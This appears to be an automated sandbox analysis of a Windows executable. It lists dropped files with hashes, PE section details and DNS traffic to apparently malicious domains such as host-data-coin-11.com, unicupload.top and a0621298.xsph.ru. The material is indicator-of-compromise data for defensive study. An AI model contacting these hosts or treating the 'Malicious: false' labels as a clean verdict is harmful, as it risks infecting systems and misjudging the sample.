MD5:	EA89051203D936EFA88F3E205C6B0F4D
SHA1:	D241387FB7E7171AE8B605C96B47994EFF100E74
SHA-256:	3B4F1D7EC90280D778CCE3A85F2A304AD2FCE39CCF282525A0414E6FB1305746
SHA-512:	7929D069A037861D75B04AB41490F1777F0E2EBC77931BD13A0EE6E557D009B89FFB68883E60DFE619E63822766B4F395768423409DEA3CE639388B74B7095E6
Malicious:	false
Reputation:	unknown
Preview:	.........-.....M.p.C.m.d.R.u.n.:. .C.o.m.m.a.n.d. .L.i.n.e.:. .".C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.W.i.n.d.o.w.s. .D.e.f.e.n.d.e.r.\.m.p.c.m.d.r.u.n...e.x.e.". .-.w.d.e.n.a.b.l.e..... .S.t.a.r.t. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:. 4.9.........M.p.E.n.s.u.r.e.P.r.o.c.e.s.s.M.i.t.i.g.a.t.i.o.n.P.o.l.i.c.y.:. .h.r. .=. .0.x.1.....W.D.E.n.a.b.l.e.....E.R.R.O.R.:. .M.p.W.D.E.n.a.b.l.e.(.T.R.U.E.). .f.a.i.l.e.d. .(.8.0.0.7. 0.4.E.C.).....M.p.C.m.d.R.u.n.:. .E.n.d. .T.i.m.e.:. .. T.h.u. .. J.u.n. .. 2.7. .. 2.0.1.9. .0.1.:.2.9.:.4.9.....-............-.

C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\Windows\DeliveryOptimization\Logs\dosvc.20220114_095012_648.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	3.320898461263525
Encrypted:	false
SSDEEP:	96:VCNnCpwo+UCU5DY9e/YjVCcCI2lyfkWc4x+T2jjFzKNMCPdJRW:MT2yE7K2MSaCrw
MD5:	C6CC2E125F9705EA8536D34E8AECF087
SHA1:	ACC731C13D04395483059108B6EFBACA75689569
SHA-256:	162F2B1A5C41FAEEE5B4B2D52304E51C3B3BA023608C6EA5E9FDFFA6E2810B03
SHA-512:	7A74830E78C2218D7A98A50E48F5240766538BC90996D63AF4DC8E9607EC492EB801E649BEF6A8C53E9B51B93E995EAF19F0185D60E3E2A3B947F713AF269CF5
Malicious:	false
Reputation:	unknown
Preview:	....!.....................................P.......................B.............Zb... ... .@.t.z.r.e.s...d.l.l.,.-.2.1.2... ....@.t.z.r.e.s...d.l.l.,.-.2.1.1... .....+...,...........8.6.9.6.E.A.C.4.-.1.2.8.8.-.4.2.8.8.-.A.4.E.E.-.4.9.E.E.4.3.1.B.0.A.D.9...C.:.\.W.i.n.d.o.w.s.\.S.e.r.v.i.c.e.P.r.o.f.i.l.e.s.\.N.e.t.w.o.r.k.S.e.r.v.i.c.e.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s.\.D.e.l.i.v.e.r.y.O.p.t.i.m.i.z.a.t.i.o.n.\.L.o.g.s.\.d.o.s.v.c... 2.0.2.2.0.1.1.4._.0.9.5.0.1.2._.6.4.8...e.t.l.........P.P..........P..

C:\Windows\SysWOW64\rdxbevsp\exmrkmjs.exe (copy)	
Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	11102208
Entropy (8bit):	3.808128433057405
Encrypted:	false
SSDEEP:	6144:u909///L+1wVKxy1Tx1aae6lRfp0ywq7277u/0JXpG:u+1CwlaibfWyh72O/0
MD5:	DE08546817759CBAF608DD7610200E9D
SHA1:	358CAB1A84AF36344C3EE20CD6D281E15CB53A36
SHA-256:	D4AD87997CCE89DA8F7AE157D84397B55EB781741DA19749B5DB6A62D09EF0C6
SHA-512:	C4822E5B6E27002DF68460B0A3FAA4A86A63DE50E5B23BED46993DF9F03E1B21A1A4EEE211B9467EC39C0DEACAD8280FC1095FE7455E8CE4EE1708DAB80B41D9
Malicious:	false
Reputation:	unknown
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$........z<...R...R...R..I...R..I.g.R...)...R...S.>.R..I...R..I...R..I...R.Rich. .R.........PE..L...C.g_............................0.............@.................................ad......................................d...(...0...@...............@.................. ....text............................... ..`.data...............................@....wager.............................@....pevojok............................@....hovefup............................@....rsrc................ ....@..@.reloc...F.........................@..B..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.688085133585924
TrID:	• Win32 Executable (generic) a (10002005/4) 99.83% • Windows Screen Saver (13104/52) 0.13% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	JV4ILFxpDY.exe
File size:	320000
MD5:	228e9e4a42f5596a5becbacc44a03fc7
SHA1:	c1207ad874e88db39fb45fbb30b80a22b14a3f8d
SHA256:	587e1548861c1d728e458c1a01c5d7778a9981c292f472d0e53b762e52c3112f
SHA512:	37da876a33ab47ddf9a321ac0064e8dabe2d7dcc19bbfcea83623f0d156b237048dea40775bb4f1b8068f02fb559a78307c9ac9a13f3c73fcd4ab695f3a63d13
SSDEEP:	6144:/Oavz6WY4qUEWuH0EAy7mlXafNHJgrtkP7T2A/HHdsJs:m3WY4qUlEUXGHCRkTT2AHd
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z<...R...R...R..I....R..I..g.R...)...R...S.>.R..I....R..I....R..I....R.Rich..R.....PE..L...x.|`.....

File Icon

Icon Hash:	c8d0d8e0f0e8f4e8

Static PE Info

General

Entrypoint:	0x41b6b0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, NX_COMPAT
Time Stamp:	0x607C9F78 [Sun Apr 18 21:07:04 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	1edccb2e6808b6fbc3aa19660b738ec5

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x3e742	0x3e800	False	0.5825390625	data	6.96275240537	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x40000	0x11c988	0x1800	False	0.3408203125	data	3.45130385935	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.diw	0x15d000	0x5	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.dekezuc	0x15e000	0xea	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.vop	0x15f000	0xd93	0xe00	False	0.00697544642857	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x160000	0x83b8	0x8400	False	0.597153172348	data	5.83586452209	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x169000	0x46f6	0x4800	False	0.348090277778	data	3.69092226845	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
Dutch	Netherlands	
Spanish	Colombia	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 01:50:47.640256882 CET	192.168.2.3	8.8.8.8	0xc526	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:48.104114056 CET	192.168.2.3	8.8.8.8	0x4854	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:48.580070972 CET	192.168.2.3	8.8.8.8	0x309f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:49.058157921 CET	192.168.2.3	8.8.8.8	0x2456	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:49.546531916 CET	192.168.2.3	8.8.8.8	0xad1b	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:50.011868954 CET	192.168.2.3	8.8.8.8	0x1b47	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 01:50:51.665627956 CET	192.168.2.3	8.8.8.8	0x957b	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:51.834808111 CET	192.168.2.3	8.8.8.8	0x3df4	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:51.993308067 CET	192.168.2.3	8.8.8.8	0x8de1	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:53.851583004 CET	192.168.2.3	8.8.8.8	0xd54d	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:54.049606085 CET	192.168.2.3	8.8.8.8	0x84d1	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:54.225271940 CET	192.168.2.3	8.8.8.8	0x645a	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:54.813759089 CET	192.168.2.3	8.8.8.8	0xfbfe	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:54.982538939 CET	192.168.2.3	8.8.8.8	0xc231	Standard query (0)	privacy-tools-for-you-780.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:57.294143915 CET	192.168.2.3	8.8.8.8	0x1dd8	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:57.487633944 CET	192.168.2.3	8.8.8.8	0x7c09	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:57.658384085 CET	192.168.2.3	8.8.8.8	0xc7a2	Standard query (0)	unicupload.top	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:57.738296986 CET	192.168.2.3	8.8.8.8	0xa990	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:58.067694902 CET	192.168.2.3	8.8.8.8	0x2095	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:58.231393099 CET	192.168.2.3	8.8.8.8	0xf21f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:58.426559925 CET	192.168.2.3	8.8.8.8	0xb58c	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:58.590630054 CET	192.168.2.3	8.8.8.8	0x2920	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:01.816116095 CET	192.168.2.3	8.8.8.8	0x9002	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:01.980012894 CET	192.168.2.3	8.8.8.8	0xcd89	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:02.460314989 CET	192.168.2.3	8.8.8.8	0xb55f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:02.617872000 CET	192.168.2.3	8.8.8.8	0x932	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:04.905617952 CET	192.168.2.3	8.8.8.8	0xa22a	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:05.073463917 CET	192.168.2.3	8.8.8.8	0xd825	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:05.255853891 CET	192.168.2.3	8.8.8.8	0xf7dd	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:05.422151089 CET	192.168.2.3	8.8.8.8	0x60ac	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:07.224637032 CET	192.168.2.3	8.8.8.8	0x8b17	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:07.391165972 CET	192.168.2.3	8.8.8.8	0x7d58	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:07.547972918 CET	192.168.2.3	8.8.8.8	0xfd7a	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:28.893117905 CET	192.168.2.3	8.8.8.8	0x2ec7	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:29.078313112 CET	192.168.2.3	8.8.8.8	0x6e21	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:29.277400017 CET	192.168.2.3	8.8.8.8	0x2366	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:29.463525057 CET	192.168.2.3	8.8.8.8	0x5dd3	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:29.945916891 CET	192.168.2.3	8.8.8.8	0xcad2	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:30.115587950 CET	192.168.2.3	8.8.8.8	0x2cb8	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:30.280288935 CET	192.168.2.3	8.8.8.8	0x53da	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:30.443161011 CET	192.168.2.3	8.8.8.8	0x6f84	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:30.630795956 CET	192.168.2.3	8.8.8.8	0x6fd7	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:30.831780910 CET	192.168.2.3	8.8.8.8	0xf23e	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 01:51:31.010147095 CET	192.168.2.3	8.8.8.8	0x91a8	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:31.215100050 CET	192.168.2.3	8.8.8.8	0xac9f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:31.375078917 CET	192.168.2.3	8.8.8.8	0x20b5	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:31.570491076 CET	192.168.2.3	8.8.8.8	0x7793	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:33.524425030 CET	192.168.2.3	8.8.8.8	0x2745	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:33.686821938 CET	192.168.2.3	8.8.8.8	0xef36	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:33.889261961 CET	192.168.2.3	8.8.8.8	0x416a	Standard query (0)	goo.su	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:34.254285097 CET	192.168.2.3	8.8.8.8	0x4054	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:34.628578901 CET	192.168.2.3	8.8.8.8	0xb526	Standard query (0)	transfer.sh	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:34.902913094 CET	192.168.2.3	8.8.8.8	0x15c9	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:35.087841988 CET	192.168.2.3	8.8.8.8	0xba8c	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:35.659677982 CET	192.168.2.3	8.8.8.8	0xecef	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:35.890943050 CET	192.168.2.3	8.8.8.8	0x7c64	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:36.961688042 CET	192.168.2.3	8.8.8.8	0x5fc6	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:38.630912066 CET	192.168.2.3	8.8.8.8	0x39a7	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:38.806997061 CET	192.168.2.3	8.8.8.8	0xc539	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:38.997129917 CET	192.168.2.3	8.8.8.8	0x3dfa	Standard query (0)	a0621298.xsph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:41.099307060 CET	192.168.2.3	8.8.8.8	0x3e73	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:41.495398045 CET	192.168.2.3	8.8.8.8	0x88eb	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:41.660986900 CET	192.168.2.3	8.8.8.8	0xb113	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:41.917931080 CET	192.168.2.3	8.8.8.8	0x24f3	Standard query (0)	transfer.sh	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:42.217092037 CET	192.168.2.3	8.8.8.8	0x4c2f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:42.319753885 CET	192.168.2.3	8.8.8.8	0x6bbf	Standard query (0)	a0621298.xsph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:42.405042887 CET	192.168.2.3	8.8.8.8	0xd9ec	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:42.605801105 CET	192.168.2.3	8.8.8.8	0x5550	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:42.769612074 CET	192.168.2.3	8.8.8.8	0x46a	Standard query (0)	transfer.sh	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:43.951955080 CET	192.168.2.3	8.8.8.8	0xac36	Standard query (0)	a0621298.xsph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:44.757822990 CET	192.168.2.3	8.8.8.8	0x58d9	Standard query (0)	a0621298.xsph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:45.645724058 CET	192.168.2.3	8.8.8.8	0x577c	Standard query (0)	a0621298.xsph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:46.883466005 CET	192.168.2.3	8.8.8.8	0x5298	Standard query (0)	a0621298.xsph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:47.561134100 CET	192.168.2.3	8.8.8.8	0x58a4	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:47.570821047 CET	192.168.2.3	8.8.8.8	0xd7d8	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:47.887029886 CET	192.168.2.3	8.8.8.8	0xc9c	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:48.129488945 CET	192.168.2.3	8.8.8.8	0x744c	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:50.486324072 CET	192.168.2.3	8.8.8.8	0xe11c	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:50.885694027 CET	192.168.2.3	8.8.8.8	0xe050	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:51.204551935 CET	192.168.2.3	8.8.8.8	0xca00	Standard query (0)	data-host-coin-8.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 01:51:56.002254009 CET	192.168.2.3	8.8.8.8	0xd73b	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:56.648571014 CET	192.168.2.3	8.8.8.8	0xaa2d	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:56.926289082 CET	192.168.2.3	8.8.8.8	0x9fa8	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:58.923732996 CET	192.168.2.3	8.8.8.8	0xa99b	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:59.095109940 CET	192.168.2.3	8.8.8.8	0xff3	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:52:05.040705919 CET	192.168.2.3	8.8.8.8	0xb289	Standard query (0)	a0621298.xsph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 01:52:06.253849983 CET	192.168.2.3	8.8.8.8	0xcc10	Standard query (0)	a0621298.xsph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 01:52:07.452256918 CET	192.168.2.3	8.8.8.8	0x6b26	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jan 14, 2022 01:52:08.355274916 CET	192.168.2.3	8.8.8.8	0x286f	Standard query (0)	a0621298.xsph.ru	A (IP address)	IN (0x0001)
Jan 14, 2022 01:52:15.880712032 CET	192.168.2.3	8.8.8.8	0xc086	Standard query (0)	clients2.googleusercontent.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 01:50:47.959630013 CET	8.8.8.8	192.168.2.3	0xc526	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:48.437752008 CET	8.8.8.8	192.168.2.3	0x4854	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:48.913573980 CET	8.8.8.8	192.168.2.3	0x309f	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:49.382827044 CET	8.8.8.8	192.168.2.3	0x2456	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:49.855725050 CET	8.8.8.8	192.168.2.3	0xad1b	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:50.321561098 CET	8.8.8.8	192.168.2.3	0x1b47	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:51.684905052 CET	8.8.8.8	192.168.2.3	0x957b	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:51.853822947 CET	8.8.8.8	192.168.2.3	0x3df4	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:52.012651920 CET	8.8.8.8	192.168.2.3	0x8de1	No error (0)	data-host-coin-8.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:53.871186018 CET	8.8.8.8	192.168.2.3	0xd54d	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:54.068969965 CET	8.8.8.8	192.168.2.3	0x84d1	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:54.513427973 CET	8.8.8.8	192.168.2.3	0x645a	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:54.831275940 CET	8.8.8.8	192.168.2.3	0xfbfe	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:55.272592068 CET	8.8.8.8	192.168.2.3	0xc231	No error (0)	privacy-tools-for-you-780.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:57.313293934 CET	8.8.8.8	192.168.2.3	0x1dd8	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:57.506788969 CET	8.8.8.8	192.168.2.3	0x7c09	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:57.677881956 CET	8.8.8.8	192.168.2.3	0xc7a2	No error (0)	unicupload.top		54.38.220.85	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 01:50:57.757555008 CET	8.8.8.8	192.168.2.3	0xa990	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:58.087929010 CET	8.8.8.8	192.168.2.3	0x2095	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:58.251146078 CET	8.8.8.8	192.168.2.3	0xf21f	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:58.445990086 CET	8.8.8.8	192.168.2.3	0xb58c	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:50:58.909804106 CET	8.8.8.8	192.168.2.3	0x2920	No error (0)	data-host-coin-8.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:01.836472034 CET	8.8.8.8	192.168.2.3	0x9002	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:02.268055916 CET	8.8.8.8	192.168.2.3	0xcd89	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:02.478085041 CET	8.8.8.8	192.168.2.3	0xb55f	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:02.905957937 CET	8.8.8.8	192.168.2.3	0x932	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:04.923309088 CET	8.8.8.8	192.168.2.3	0xa22a	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:05.093651056 CET	8.8.8.8	192.168.2.3	0xd825	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:05.274148941 CET	8.8.8.8	192.168.2.3	0xf7dd	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:05.443295956 CET	8.8.8.8	192.168.2.3	0x60ac	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:05.443295956 CET	8.8.8.8	192.168.2.3	0x60ac	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:05.443295956 CET	8.8.8.8	192.168.2.3	0x60ac	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:05.443295956 CET	8.8.8.8	192.168.2.3	0x60ac	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:05.443295956 CET	8.8.8.8	192.168.2.3	0x60ac	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:07.243885994 CET	8.8.8.8	192.168.2.3	0x8b17	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:07.410717964 CET	8.8.8.8	192.168.2.3	0x7d58	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:07.565342903 CET	8.8.8.8	192.168.2.3	0xfd7a	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:28.910213947 CET	8.8.8.8	192.168.2.3	0x2ec7	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:29.097570896 CET	8.8.8.8	192.168.2.3	0x6e21	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:29.296864986 CET	8.8.8.8	192.168.2.3	0x2366	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
Jan 14, 2022 01:51:29.752197981 CET	8.8.8.8	192.168.2.3	0x5dd3	No error (0)	host-data-coin-11.com		93.189.42.167	A (IP address)	IN (0x0001)
